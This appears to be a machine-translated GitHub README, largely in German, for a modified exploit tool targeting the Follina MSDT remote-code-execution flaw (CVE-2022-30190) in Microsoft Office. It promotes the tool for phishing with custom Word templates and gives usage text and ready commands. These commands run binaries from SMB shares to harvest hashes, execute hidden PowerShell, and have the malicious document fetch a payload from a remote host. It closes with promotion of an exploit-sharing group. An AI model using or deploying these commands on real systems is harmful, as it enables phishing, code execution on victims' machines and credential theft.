
 komomon/cve-2022-30190-follina-office-msdt-fixed
Modifiziertes CVE-2022-30190-Exploit-Tool für MS-MSDT Office RCE mit Unterstützung für benutzerdefinierte DOCX-Vorlagen, Binär-/Befehlsausführungsmodi und eingebettetem HTTP-Server für Remote-Payload-Zustellung.


Basierend auf dem Projekt von https://github.com/chvancooten/follina.py modifiziert, um benutzerdefinierte DOCX-Vorlagendateien angeben zu können, was die Verwendung beim Phishing erleichtert. Nachdem Sie Ihr eigenes Phishing-Word-Dokument bearbeitet haben, geben Sie es einfach mit dem Parameter -f an.
usage: follina.py [-h] -m {binary,command} [-b BINARY] [-f FILE] [-c COMMAND] [-u URL] [-H HOST] [-P PORT]

optional arguments:
  -h, --help            show this help message and exit

Required Arguments:
  -m {binary,command}, --mode {binary,command}
                        Ausführungsmodus, kann "binary" zum Laden einer (entfernten) Binärdatei oder "command" zum Ausführen eines verschlüsselten PS-Befehls sein

Binary Execution Arguments:
  -b BINARY, --binary BINARY
                        Der vollständige Pfad der auszuführenden Binärdatei. Kann lokal oder remote über eine SMB-Freigabe sein

Docx file Arguments:
  -f FILE, --file FILE  Die DOCX-Datei

Command Execution Arguments:
  -c COMMAND, --command COMMAND
                        Der verschlüsselte Befehl, der im "command"-Modus ausgeführt werden soll

Optional Arguments:
  -u URL, --url URL     Der Hostname oder die IP-Adresse, von der das generierte Dokument Ihre Payload abrufen soll, standardmäßig "localhost"
  -H HOST, --host HOST  Das Interface, auf dem der Webserver lauschen soll, standardmäßig alle Interfaces (0.0.0.0)
  -P PORT, --port PORT  Der Port, auf dem der HTTP-Server laufen soll, standardmäßig 80
默认docx muban.docx
# Execute a local binary

python .\follina.py -m binary -b \windows\system32\calc.exe
python .\follina.py -m binary -b \windows\system32\calc.exe -f muban2.docx

# On linux you may have to escape backslashes
python .\follina.py -m binary -b \\windows\\system32\\calc.exe

# Execute a binary from a file share (can be used to farm hashes 👀)
python .\follina.py -m binary -b \\localhost\c$\windows\system32\calc.exe

# Execute an arbitrary powershell command
python .\follina.py -m command -c "Start-Process c:\windows\system32\cmd.exe -WindowStyle hidden -ArgumentList '/c echo owned > c:\users\public\owned.txt'"

# Run the web server on the default interface (all interfaces, 0.0.0.0), but tell the malicious document to retrieve it at http://1.2.3.4/exploit.html
python .\follina.py -m binary -b \windows\system32\calc.exe -u 1.2.3.4

# Only run the webserver on localhost, on port 8080 instead of 80
python .\follina.py -m binary -b \windows\system32\calc.exe -H 127.0.0.1 -P 8080
Interessierte können dem Z2O安全攻防 öffentlichen Konto folgen und „加群“ antworten, um Z2OBot Xiao K hinzuzufügen. Der Bot lädt Sie automatisch in die Z2O安全攻防 Austauschgruppe ein, um weitere gute Inhalte zu teilen.
Das Team hat eine Wissensplaneten-Sparte gegründet, in der in unregelmäßigen Abständen die neuesten Exploit-Reproduktionen veröffentlicht werden. Schritt-für-Schritt-Anleitungen werden bereitgestellt, und gelegentlich werden POCs sowie ausgefallene Methoden für interne und externe Penetrationstests geteilt. Interessierte können gerne beitreten.
Willkommen star⭐ O(∩_∩)O






